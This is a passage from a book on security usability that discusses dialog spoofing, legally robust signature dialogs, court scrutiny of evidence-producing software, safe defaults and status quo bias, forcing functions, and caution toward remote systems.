This type of attack isn't limited solely to the keyboard. Since dialogs pop up at known locations, it's possible to use enqueued mouse clicks in a similar way to enqueued keystrokes, having users double-click on something and then popping up a dialog under the location of the second click, or forcing them to click away a series of popups with something critical hidden at the bottom of the stack. On most systems this occurs so quickly that the user won't even be aware that it's happened [99].

The Firefox solution to this problem was to clear the input queue and insert a time delay into the XPI plugin installation button, hopefully giving users time to react to the dialog before taking any action [100]. Unfortunately users weren't aware of why the delay was there and perceived it as a nagware tactic, in some cases altering their browser configuration to reduce the delay to zero [101][102]. There's even an XPI plugin to remove the XPI plugin install delay [103]. A "Why is this button greyed out" tooltip would have helped here.

Even outside of such specialised applications it's far too easy for developers to inadvertently embed values into the system that don't match those of the user [104][105]. Web browser cookies, discussed in "Browser Cookies" on page 775, are one well-known example of what happens when software development is driven by what's convenient for the developers rather than what would benefit the user. DRM is an extreme example of this, but even something as straightforward as a well-intentioned system administrator wanting to restrict the amount of damage that a user can inadvertently cause is enough to create problems for users [106].

Apple's solution to the Z-order spoofing problem was to force users to use a mouse click to acknowledge an install dialog, and to add a second "Are you sure?" dialog to confirm this. While this isn't useful against user conditioning to click 'OK' on any dialog that pops up it does insert enough of a speed bump that users can't be tricked into installing something without even knowing that they've done it, or at least no more so than a standard click, whirr response would allow anyway. As the second attack variant described above indicates, just the mouse-only requirement by itself isn't a practical defence against this type of attack, and it has the added drawback of making the dialog inaccessible to non-mouse users.

If you're asking the user to make a security-relevant decision of this kind, make sure that the action of proceeding really does represent an informed, conscious decision on their part [107]. Clear the mouse and keyboard buffers (for example under

Windows with `PeekMessage( …, PM_REMOVE | PM_QS_INPUT, … )` to make sure that a keystroke or mouse click still present from earlier on doesn't get accepted as a response for the current decision. Temporarily disable additional functionality like Javascript in order to prevent the page from performing potentially malicious actions on behalf of the user (one example of this is the use of Javascript to steal passwords, discussed in "Use of Visual Cues" on page 542). Don't assign any buttons as the default action, since something as trivial as bumping the space bar will, with most GUIs, trigger the default action and cause the user to inadvertently sign the document (in this case the secure default is to do nothing, rather than allowing the user to accidentally create a signature). If necessary, consult with a lawyer about requirements for the wording and presentation of requests for security-related decisions that may end up being challenged in court.

Figure 108: Signature dialog, first attempt

Consider the signature dialog shown in Figure 108, which represents the first attempt at an appropriate warning dialog in a digital signature application. When challenging this in court, J.P.Shyster (the famous defence lawyer) claims that his client, dear sweet Granny Smith, was merely acknowledging a warning when she clicked OK, and had no idea that she was entering into a legally binding contract. The sixty-year-old judge with a liberal arts degree and a jury of people whose VCRs all blink '12:00' agree with him, and the contract is declared void.

Figure 109: Signature dialog, second attempt

So the application designers try again, and having learned their lesson come up with the dialog in Figure 109. This time it's obvious that a signature is being generated. However, J.P.Shyster now points out that the buttons are placed in a non-standard manner (the 'Sign' button is where the 'Cancel' button would normally be) by obviously incompetent programmers, and produces a string of expert witnesses and copies of GUI design guidelines to back up his argument. The judge peers at the dialog through his trifocals and agrees, and the case is again dismissed.

Figure 110: Signature dialog, third attempt

The designers try again, at the third attempt coming up with the dialog in Figure 110. This time, J.P.Shyster argues that Granny Smith was again merely being presented with a warning that she was about to enter into an agreement and that there was no indication in the dialog that she was assenting to the agreement the instant she clicked

'Sign'. The judge, who's getting a bit tired of this and just wants to get back to his golf game, agrees, and the case is yet again dismissed.

```
+------------------------------------------------------------+
|                                                            |
|  By clicking 'Sign' below I acknowledge that I am          |
|  entering into a legally binding agreement ...             |
|                                                            |
|      +----------+    +----------+    +----------+          |
|      |   Sign   |    |  Cancel  |    |   Help   |          |
|      +----------+    +----------+    +----------+          |
|                                                            |
+------------------------------------------------------------+
```

Figure 111: Signature dialog, fourth attempt

The application designers' fourth attempt is shown in Figure 111. J.P.Shyster has since moved on to a successful career in politics so this time the design isn't tested in court. This does however show just how tricky it is to get even a basic security dialog right, or at least capable of standing up to hostile analysis in court (a skilled lawyer will be able to find ambiguity in a "No smoking" sign). More dangerous than the most devious phisher, more dangerous even than a government intelligence agency, a hostile expert witness is the most formidable attack type that any security application will ever have to face [108].

An example of just how awkward the application of hostile legal analysis can become for programmers has been demonstrated by the ongoing legal wrangling over the source code for some of the breath analysers used in the US for breath-alcohol measurements in drink-driving cases. Although the technology has been used for some decades, a US Fifth District Court of Appeals ruling that "one should not have privileges and freedom jeopardized by the results of a mystical machine that is immune from discovery" has resulted in at least 1,000 breath tests being thrown out of court in a single county in 2005 alone, the year that the ruling was first applied [109].

It didn't help when, after nearly two years of further wrangling, the code was finally released and found to be of somewhat dubious quality, with erratic and in some cases entirely disabled handling of error conditions [110], with the reviewers that analysed the code (who admittedly were hired by the defence attorneys) recommending that it be suspended from use [111]. A few years later another court case involving repeated reports of erratic behaviour of a different breath-testing device looked at overturning even more convictions, this time because the company, probably aware of the outcome of the earlier case, refused to hand over the code for examination [112], with the finding later affirmed by the US Second District Court of Appeal on the grounds that the refusal to release the source code was a violation of due process [113].

These sorts of court decisions build on forty years of precedent going back to another Court of Appeals ruling that shows its age in the observation that "in this computerised age the law must require that men in the use of computerised data regard those with whom they are dealing as more than a perforation on a [punched] card. Trust in the infallibility of a computer is hardly a defence when the opportunity to avoid the error is as apparent and repeated as was here present" [114]. In direct contrast to these court rulings, voting computers are an extreme example of the use of legal mechanisms to avoid any form of scrutiny, so that in some cases even the contracts that prevent the scrutiny are regarded as confidential [115].

A similar process will presumably eventually occur in the UK, where independent tests of the speed detectors and speed cameras used by the police to impose fines have produced results such as cars travelling at negative speeds and the wall of a building speeding along at 58 miles (93 kilometres) an hour [116], and a sales manager doing 406 miles an hour (around 650 km/h) in a Peugeot 406, a large family car with a 2-litre engine and a top speed of 125 mph [117] (mind you the US is no better in this regard, issuing speeding tickets to cars stopped motionless at a red light, among other things [118]). UK banks had already found out the hard way about the need to produce computer evidence that would stand up to judicial scrutiny when in one case the software that a bank was relying on for evidence was found in court to be "more

reminiscent of Laurel and Hardy then ISO 9000" [119]. Thankfully this area has been clarified somewhat in recent years with the publication of guidelines on software forensics for embedded systems [120], although they're still too new to have been tested in court.

Although class action suits are used far less in the UK than they are in the US, in several cases where individuals have challenged evidence from speed detectors and cameras the case has been thrown out when it wasn't possible to demonstrate that the devices were functioning properly. In the US, Chicago courts refused to accept evidence from laser speed detectors because the devices couldn't be proven to be reliable in court, and the argument that they were OK because everyone else was relying on them too didn't carry much weight (in a classic case of mind-over-matter, prosecutors were hoping for a law change that would define the laser-based detectors to be "scientifically reliable") [121]. Something similar occurred in Australia in the 1990s, when the veracity of a supposedly (but not really) tamperproof security surveillance system was questioned. Given the state of most software systems it seems that the best way to deal with the situation where a product will be subject to legal scrutiny is to leave that portion of the market to someone else, preferably a problematic competitor.

The problem of legal attacks on a security system has been referred to as the subpoena threat model and is occasionally addressed in computer security research [122], although mostly in terms of carefully-chosen threats that seem concocted primarily to justify whatever elaborate defence mechanism is being presented in the publication that references them. On the other hand the subpoena threat model does provide a useful abstraction for a maximally powerful insider attacker who isn't constrained by the audit-based controls that would help deter conventional insider attacks. So while this threat model may be somewhat unrealistic, a security system that fails against a subpoena attack can still be useful against a standard insider attack, and can provide pointers to locations where audit-based controls could help prop up a system against more conventional insider attacks.

Safe Defaults

The provision of user-configurable security options in applications is often just a way for developers to dump responsibility onto users. If the developers can't decide whether option X or Y is better, they'll leave it up to the user to decide, someone who has even less idea than the developer. The problems with this design approach are demonstrated by recent psychological research which shows that an excess of choices and options is actually a bad thing.   This leads to a phenomenon called choice overload in which users are unable to decide which is the right choice from an excess of available options, whether there even *is* any "right" choice, and whether it's worth investing the effort required to find any such potentially "right" choice. As a result they're more likely to simply avoid making any decision at all [123][124]. It's even possible to measure the effects of this overload of alternatives through a rule called Hick's Law (or sometimes the Hick-Hyman Law), which states that the time required to make a decision is a function of the number of available options [125][126].

Because of this indecision, most users will stay with the default option and only ever take the desperate option of fiddling with settings if the application stops working in some way and they don't have any other choices. As "Psychology" on page 125 has already pointed out, we have plenty of psychological research to fall back on to explain this phenomenon, called the status quo bias by psychologists [127]. As the name of this bias implies, people are very reluctant to change the status quo even if it's obvious that they're getting a bad deal out of it. For example in countries where organ donorship is opt-out (typical in many European countries) organ donor rates are as high as 80%. In countries where organ donorship is opt-in (the US) organ donorship can be as low as 10% [128]. The status quo for most Europeans is to be an organ donor while the status quo in the US is to not be an organ donor, and few people bother to change this.

If you're tempted to dismiss this merely as a difference in attitude to organ donorship between Europe and the US, here's an example from the US only. In the early 1990s

the two demographically similar, neighbouring states of New Jersey and Pennsylvania updated their automotive insurance laws. New Jersey adopted as default a cheaper system that restricted the right to sue while Pennsylvania adopted as default a more expensive one that didn't restrict this right (this has been referred to as a "natural quasi-experiment" by one author [129]). Because of the status quo effect, most Pennsylvania drivers stayed with the default even though it was costing them more than the alternative, about 200 million dollars at the time the first analysis of the issue was published [130]. Looking at something with a rather more human cost, cancer researchers report that when a doctor recommends a screening mammogram, 90% of patients comply. Without the prompting by the doctor, 90% didn't take the screening [131].

The status quo bias effect creates nasty problems for application developers (and by extension the users of their work) because the more obscure options are unlikely to ever see much real-world use, with the result being that they can break (either in the "not-work" or the "broken security" sense) when they do get used.

As the Tor developers point out, the real problem that developers are faced with is that they end up having to choose between "insecure" and "inconvenient" as the default configurations for their applications [132]. Either they turn on everything, with the result that many of the options that are enabled are potentially insecure, or they lock everything down, with the result that there may be problems with the locked-down application having to interact with one run by someone who has everything enabled. This problem is compounded by the fact that developers generally run their code on a shielded network with every bell, whistle, and gong enabled for testing/debugging purposes, so they never see what happens when the result of their work is run in a more realistic real-world configuration.

The value of the secure-by-default configuration was shown in one large-scale study of deployed wireless access points which found no evidence that any of the hypothesised factors (user education, user income/financial status, or density of surrounding housing and therefore of other wireless networks in range) had any effect on security. To the surprise of the researchers they did find that one particular vendor's product was significantly more secure than all of the others, and that was the one that shipped in a secure-by-default configuration that walks users through a secure setup as part of the device install process. Removing this single product (and a second vendor who had recently introduced a similar secure-by-default setup process) instantly halved the number of secure wireless setups in the study [133].

These effects are so powerful that they actually represent a form of de facto regulation [134][135]. Another study of similar scale to the one mentioned above that checked nearly quarter of a million wireless access points found that, as with the organ-donor and automotive insurance examples mentioned earlier where behaviour was affected by explicit laws or similar measures, the majority of devices shipped with security turned on by default were found to be secure and the majority of devices shipped with security turned off by default were found to be insecure. As the study reports, "consumers have been pushed to change wireless AP default settings by manufacturers, government, and the media. Nevertheless, the majority of consumers did not do anything. Moreover, even some of those with superior technical skills and knowledge still deferred to default settings against widespread advice" [136].

The effect of appropriately chosen defaults was powerfully illustrated in Office 2007, when Microsoft started getting positive feedback about the drawing tools that they'd added to the Office programs. These features had actually been present since Office'97, released *ten years* earlier, but the only application for which people were aware of their presence was PowerPoint because this was the only application that had the drawing toolbar turned on by default [137].

In some cases poorly-chosen defaults can be downright dangerous. The Nortel Contivity VPN client cached passwords entered by users and required that a password be entered within 15 seconds of the password-entry dialog popping up. If the user didn't get to it in time or made it but entered the wrong password they were given the option of hitting 'Cancel' and trying again. Since the (empty or incorrect) password

was cached, the same invalid value was reapplied each time that the user clicked 'Cancel' in an attempt to get to a stage where they could re-enter the password, and after three such attempts with a smart card the card locked up [138].

```
┌─────────────────────────────────────────┐
│                                         │
│   A possible security problem has been  │
│   detected, do you want to continue?    │
│                                         │
│                  ┌───────┐  ┌─────────┐ │
│                  │  OK   │  │ Cancel  │ │
│                  └───────┘  └─────────┘ │
└─────────────────────────────────────────┘

┌─────────────────────────────────────────┐
│                                         │
│   Do you want this warning to go away?   │
│                                         │
│                                         │
│                  ┌───────┐  ┌─────────┐ │
│                  │  OK   │  │ Cancel  │ │
│                  └───────┘  └─────────┘ │
└─────────────────────────────────────────┘
```

Figure 112: What the developer wrote (above); what the user sees (below)

To deal with the status quo effect your application should provide sensible security defaults, and in particular ensure that the default/most obvious action is the safest one. In other words if the user chooses to click "OK" for every action (as most users will do) they should be kept from harming themselves or others. Remember that if you present the user with a dialog box that asks "A possible security problem has been detected, do you want to continue [Yes/No]" then what the user will read is "Do you want this message to go away [Yes/No]" (or more directly "Do you want to continue doing your job [Yes/No]", see Figure 112). Ensuring that the Yes option is the safe one helps prevent the user from harming themselves (and others) when they click it automatically.

There's a special-case situation with default settings that occurs when you upgrade a product from unsafe to safe defaults. One survey of insecure firewall configurations examined the effects of starting from a vendor-supplied default configuration "characterised as abysmal […it] could have been easily penetrated by both unsophisticated attacks and mindless automatic worms" and looked at what happened when the vendor switched to a more secure default configuration [139]. The resulting increase in security was only half of what was expected because the upgrade carried along the previous insecure configuration, so that only users who were reinstalling from scratch or who bought new equipment preconfigured with the updated settings were affected by the switch to more secure defaults. So if you're enhancing a product by switching to more-secure settings then you have to ensure not only that the updated version gets deployed to users but also that any existing insecure options get updated to the more secure ones or the effects of the switch will be severely blunted.

There's an unfortunate problem here that any change that locks down settings (in the case of the firewall in question it was so bad that one security commentator observed that "if it were a child's toy, it would be recalled as too dangerous" [140]) will cause things to "break" for the user. While they may expect, and put up with, something like this for a major system upgrade, they'll probably be less well disposed towards it as a side-effect of a simple software upgrade (look at the amount of flak that Microsoft took over the relatively minor security behavioural changes in Service Pack 2 for Windows XP, for example). As a result there's a strong perverse-incentive effect for software developers to leave the insecure settings in place in the interests of avoiding negative user feedback. This is one of the canonical unsolvable problems in computer security that are discussed in "Problems without Solutions" on page 396, at best you can test it on typical users, automatically enable the new defaults that cause relatively few problems, and provide warnings about enabling the defaults that are found to be a more frequent cause of problems for users.

When you've decided on your safe default settings, one simple way to test your application is to run it and click OK (or whatever the default action is) on every single security-related dialog that pops up (usability testing has shown that there are actually users who'll behave in exactly this manner). Is the result still secure?

Now run the same exercise again, but this time consider that each dialog that's thrown up has been triggered by a hostile attack rather than just a dry test-run. In other words the "Are you sure you want to open this document (default 'Yes')" question is sitting in front of an Internet worm and not a Word document of last week's sales figures. Now, is your application still secure? A great many applications will fail even this simple security usability test.

One way of avoiding the "Click OK to make this message go away" problem is to change the question from a basic yes/no one to a multi-choice one, which makes user satisficing much more difficult. In one real-world test about a third of users fell prey to attacks when the system used a simple yes/no check for a security property such as a verification code or key fingerprint, but this dropped to zero when users were asked to choose the correct verification code from a selection of five (one of which was "None of the above") [141]. The reason for this was that users either didn't think about the yes/no question at all or applied judgemental heuristics to rationalise any irregularities away as being transient errors, while the need to choose the correct value from a selection of several actually forced them to think about the problem.

A particularly notorious instance of user satisficing occurred with the Therac-25 medical electron accelerator, whose control software was modified to allow operators to click their way through the configuration process (or at least hit Enter repeatedly, since the interface was a VT-100 text terminal) after they had complained that the original design, which required them to manually re-enter the values to confirm them, took too long [142]. This (and a host of other design problems) led to situations where patients could be given huge radiation overdoses, resulting in severe injuries and even deaths (the Therac-25 case has gone down in control-system failure history, and is covered in more detail in "Other Threat Analysis Techniques" on page 259). Even in less serious cases, radiation therapists using the device reported dose-rate malfunctions caused by this interface that ran as high as forty occurrences a day.

The developers of an SMS-based out-of-band web authentication mechanism used the multi-choice question approach when they found that users were simply rationalising away any discrepancies between the information displayed on the untrusted web browser and the cell-phone authentication channel. As a result the developers changed the interface so that instead of asking the user whether one matched the other, they had to explicitly select the match, dropping the error rate for the process from 30% to 0% [143].

Other studies have confirmed the significant drop in error rates when using this approach, but found as an unfortunate side-effect that the authentication option that did this had dropped from most-preferred to least-preferred in user evaluations performed in one study [144] and to somewhat less-preferred in another [145], presumably because it forced users to stop and think rather than simply clicking 'OK'. If you're really worried about potential security failures of this kind (see the discussion of SSH fuzzy fingerprints in "Certificates and Conditioned Users" on page 29) then you can take this a step further and, if the target device has a means of accepting user input, get users to copy the authentication data from the source to the target device, which guarantees an exact match at the risk of annoying your users even more than simply forcing them to select a match will.

(Incidentally, there are all manner of schemes that have been proposed to replace the usual "compare two hex strings" means of comparing two binary data values, including representing the values as English words, random graphical art, flags, Asian characters, melodies, barcodes, and various other ways of encoding binary values in a form that's meaningful to humans. Most of the alternatives don't work very well, and even the best-performing of them only function at about the same level as using hex strings (or at least base32-encoded hex strings, with base32 being single-case base64) so there's little point in trying to get too fancy here, particular since the other forms

all require graphical displays, and often colour graphical displays, while base32 gets by with a text-only display [146]).

The shareware WinZip program uses a similar technique to force users to stop and think about the message that it displays when an unregistered copy is run, swapping the buttons around so that users are actually forced to stop and read the text and think about what they're doing rather than automatically clicking 'Cancel' without thinking about it (this technique has been labelled 'polymorphic dialogs" by security researchers evaluating its effectiveness [147]). Similarly, the immigration form used by New Zealand Customs and Immigration swaps some of the yes/no questions so that it's not possible to simply check every box in the same column without reading the questions (this is a particularly evil thing to do to a bunch of half-asleep people who have just come off the 12-hour flight that it takes to get there).

Another technique that you might consider using is to disable (grey out) the button that invokes the dangerous action for a set amount of time to force users to take notice of the dialog. If you do this, make the greyed-out button display a countdown timer to let users know that they can eventually continue with the action, but have to pause for a short time first (hopefully they'll read and think about the dialog while they're waiting). The Firefox browser uses this trick when browser plugins are installed, although in the case of Firefox it was actually added for an entirely different reason which was obscure enough that it was only revealed when a Firefox developer posted an analysis of the design rationale behind it [148]. Although this is borrowing an annoying technique from nagware and can lead to problems if it's not implemented appropriately, as covered in "Automation vs. Explicitness" on page 458, it may be the only way that you can get users to consider the consequences of their actions rather than just ploughing blindly ahead. Obviously you should restrict the use of this technique to exceptional error conditions rather than something that the user encounters every time that they want to use your application.

Techniques such as this, which present a roadblock to muscle memory, help ensure that users pay proper attention when they're making security-relevant decisions. Another muscle memory roadblock, already mentioned earlier, is removing the window-close control on dialog boxes, but see also the note about the problems with doing this in a wizard rather than just a generic dialog box, covered in "Security and Conditioned Users" on page 156. There also exist various other safety measures that you can adopt for actions that have potentially dangerous consequences. For example Apple's user interface guidelines recommend spacing buttons for dangerous actions at least 24 pixels away from other buttons, twice the normal distance of 12 pixels [149].

Another way of enforcing the use of safe defaults is to require extra effort from the user to do things the unsafe way and to make it extremely obvious that this is a bad way to do things. In other words failure should take real effort. The technical term for this type of mechanism, which prevents (or at least makes unlikely) some type of mistake, is a forcing function [150]. Forcing functions are used in a wide variety of applications to dissuade users from taking unwise steps. For example the programming language Oberon requires that users who want to perform potentially dangerous type casts import a pseudo-module called SYSTEM that provides the required casting functions [151]. The presence of this import in the header of any module that uses it is meant to indicate, like the fleur-de-lis brand on a criminal, that unsavoury things are taking place here and that this is something that you may want to avoid contact with.

Another example of a security-related forcing function occurs in the MySQL database replication system, which has a master server controlling several networked slave machines. The replication system user starts the slave with start slave, which automatically uses SSL to protect all communications with the master. To run without this protection the user has to explicitly say start slave without security, which both requires more effort to do and is something that will give most users an uneasy feeling. Similarly, the Limewire file-sharing client requires that users explicitly "Configure unsafe file sharing settings" rather than just "Configure

file sharing", and then warns users that "Enabling this setting makes you more prone to accidentally sharing your personal information".

Exactly the opposite approach is taken by Python when loading markup files like yaml (Yet Another Markup Language), XML, JSON (Javascript Object Notation), and others. Python (and Ruby, and any number of other scripting languages, only the syntax changes) will happily load and execute markup languages with embedded commands that do anything from printing "Hello world" through to reformatting your computer's hard drive. To load a yaml file (and potentially reformat your hard drive), you use `yaml.load`. To load it safely, you need to use `yaml.safe_load`, which comes after `load` in the auto-complete tab order so that every developer who hasn't read the relevant security advisories will use the unsafe version by default [152].

A more common example of this unsafe-by-default problem occurs with many popular mail clients, which typically perform their communication with the host in the clear unless the user remembers to check the "Use SSL" box buried three levels down in a configuration dialog or include the `ssl` option on the command-line. As one assessment of the Thunderbird email client software puts it, "This system is *only usable by computer experts*. The only reason I was able to 'quickly' sort this out was because I knew (as an experienced cryptoplumber) exactly what it was trying to do. I know that TLS requires a cert over the other end, and there is a potential client-side cert. But without that knowledge, a user would be lost […] It took longer to do the setting up of some security options than it takes to download, install, and initiate an encrypted VoIP call over Skype with someone who has *never used Skype before*" [153]. One of the reasons why Skype's security model works so much better than (say) encrypted email is because it relies on end-to-end transport security, which can be made completely transparent to the user. Encrypted email, in contrast, offloads the transport security to the end user, creating an encrypted blob capable of safely passing through hop-by-hop store and forward systems that then arrives at its destination still in encrypted blob form, requiring tedious manual effort from the recipient to unravel.

There's a final point to be aware of when you're dealing with safe defaults and that's how they're handled in documentation. If your documentation contains screenshots of your application in action then make sure that they depict the software being configured and used in a secure manner. If you use illustrations depicting insecure settings then users will simply compare the pictures against what's displayed on the screen and if they match, skip to the next step, no matter what the surrounding text might say about changing the settings in order to secure things [154].

Requirements and Anti-requirements

One way to analyse potential problem areas is to create a set of anti-requirements to parallel the more usual design requirements. In other words, what *shouldn't* your user interface allow the user to do? Should they really be able to disable all of the security features of your software via the user interface (see Figure 113)? (A more pressing question in this particular case is why the option to perform certificate validation is disabled by default in the first place [155]). There are in fact a whole raft of viruses and worms that disable Office and Outlook security via OLE automation, and no Internet worm would be complete without including facilities to disable virus checkers and personal firewalls. This functionality is so widespread that at one point it was possible to scan for certain malware by checking not so much for the malware itself but merely the presence of code to turn off operating system protection features.

Figure 113: Would you buy a car that had a 'disable the brakes' option?

Just because malware commonly takes advantage of such capabilities, don't assume that these actions will be taken only by malware. Many vendor manuals and websites contain step-by-step instructions (including screenshots) telling users how to disable various Windows security features in order to make some piece of badly-written software run, since it's easier to turn off the safety checks than to fix the software. So create a list of anti-requirements — things that your user interface should on no account allow the user to do — and then make sure that they are in fact prevented from doing them.

Another way to analyse potential problems in the user interface is to apply the `bCanUseTheDamnThing` test (if you're not familiar with Hungarian notation, the `b` prefix indicates that this is a boolean variable and the rest of the variable name should be self-explanatory). This comes from an early PKI application in which the developers realised that neither programmers nor users were even remotely interested in things such as whether an X.509 certificate's policy-mapping-inhibit constraint on a mapped policy derived from an implicit initial policy set had triggered or not, all that they cared about was `bCanUseTheDamnThing`. Far too many security user interfaces (and at a lower level programming libraries) present the user or developer with a smorgasbord of choices and then expect them to be able to mentally map this selection onto `bCanUseTheDamnThing` themselves. As "Safe Defaults" on page 462 showed, users will invariably map a confusing choice that they're presented with to `bCanUseTheDamnThing = TRUE` because they don't understand what they're being asked to decide but they do understand that a value of TRUE will produce the results that they desire.

The `bCanUseTheDamnThing` test is a very important one in designing usable security interfaces. If the final stage of your interface algorithm consists of "the user maps our explanation of the problem to `bCanUseTheDamnThing`"[102] then it's a sign that your interface design is incomplete, since it's offloading the final (and probably most

---

[102] Optionally followed by "Profit!".

important) step onto the user rather than handling it itself. Lack of attention to `bCanUseTheDamnThing` shows up again and again in post-mortem analyses of industrial accidents and aircraft crashes: by the time the operators have checked the 800 dials and lights to try and discover where the problem lies, the reactor has already gone critical. It's traditional to blame such faults on "human error", although the humans who made the mistake are really the ones who designed latent pathogens into the interface and not the operators.

Interaction with other Systems

Secure systems don't exist in a vacuum but need to interact not only with users but also with other, possibly insecure, systems. What assumptions is your design making about these other systems? Which ones does it trust? Given Robert Morris Sr.'s definition of a trusted system as "one that can violate your security policy", what happens if that trust is violated, either deliberately (it's compromised by an attacker) or accidentally (it's running buggy software)? In a fine example of projection bias (covered in "Confirmation Bias and other Cognitive Biases" on page 145), a number of SSH implementations assumed that when the other system had successfully completed an SSH handshake this constituted proof that it would only behave in a friendly manner, and were therefore completely vulnerable to any malicious action taken by the other system. On a similar note, there's more spam coming from compromised "good" systems than "bad" ones. Trust but verify — a digitally signed virus is still a virus, even if it has a valid digital signature attached.

Going beyond the obvious "trust nobody" approach, your application can also provide different levels of functionality under different conditions. Just as many file servers will allow read-only access or access to a limited subset of files under a low level of user authentication and more extensive access or write/update access only under a higher level of authentication, so your application can change its functionality based on how safe (or unsafe) it considers the situation to be. So instead of simply disallowing all communications to a server whose authentication key has changed (or, more likely, connecting anyway to avoid user complaints), you can run in a "safe mode" that disallows uploads of (potentially sensitive) data to the possibly-compromised server and is more cautious about information coming from the server than usual (another variation of this sort of tiered security mechanism is covered in "Tiered Password Management" on page 617).

The reason for being cautious about uploads as well as downloads is that setting up a fake server is a very easy way to acquire large amounts of sensitive information with the direct cooperation of the user. For example if an attacker knows that a potential victim is mirroring their data via SSH to a network server, a simple trick like ARP spoofing will allow them to substitute their own server and have the victim hand over their sensitive files to the fake server. Having the client software distrust the server and disallow uploads when its key changes helps prevent this type of attack.

Be careful what you tell the other system when a problem occurs since it could be controlled by an attacker who'll use the information against you. For example some SSH implementations send quite detailed diagnostic information to the other side, which is great for debugging the implementation but also rather dangerous because it's providing an attacker with a deep insight into the operation of the local system.

If you're going to provide detailed diagnostics of this kind, make it a special debug option and turn it off by default (this is unfortunately the exact opposite of what many vendors do, for example Microsoft's ASP.NET framework has detailed debugging output enabled by default unless you explicitly turn it off [156], with all sorts of additional pitfalls for the unwary [157][158]). Better yet make it something that has to be explicitly enabled for each new operation, to prevent it from being accidentally left enabled after the problem is diagnosed (debugging modes, once enabled, are invariably left on "just in case" and then forgotten about). There's more discussion of this sort of thing in "Design for Evil" on page 300.

Figure 114: Spoofed plugin install dialog

Conversely, be very careful with how you handle any information from the remote system. Run it through a filter to strip out any special non-printable characters and information before you display it to the user, and present it in a context where it's very clear to the user that the information is coming from another system (and is therefore potentially controlled by a hostile party) and not from your application. Consider the install dialog in Figure 114. The attacker has chosen a description for their program that looks like instructions from the application to the user.

Figure 115: Spoofed browser authentication dialog

There are numerous examples of this flaw in security user interfaces. One of these occurs is in browser HTTP authentication prompts, with a example shown in Figure 115. Since the text for the authentication realm is controlled by the attacker, they can make the user see anything they want in there, with the problem affecting (in various forms) Internet Explorer, Google Chrome, Firefox, and Safari. Only Opera seems to get it right [159].
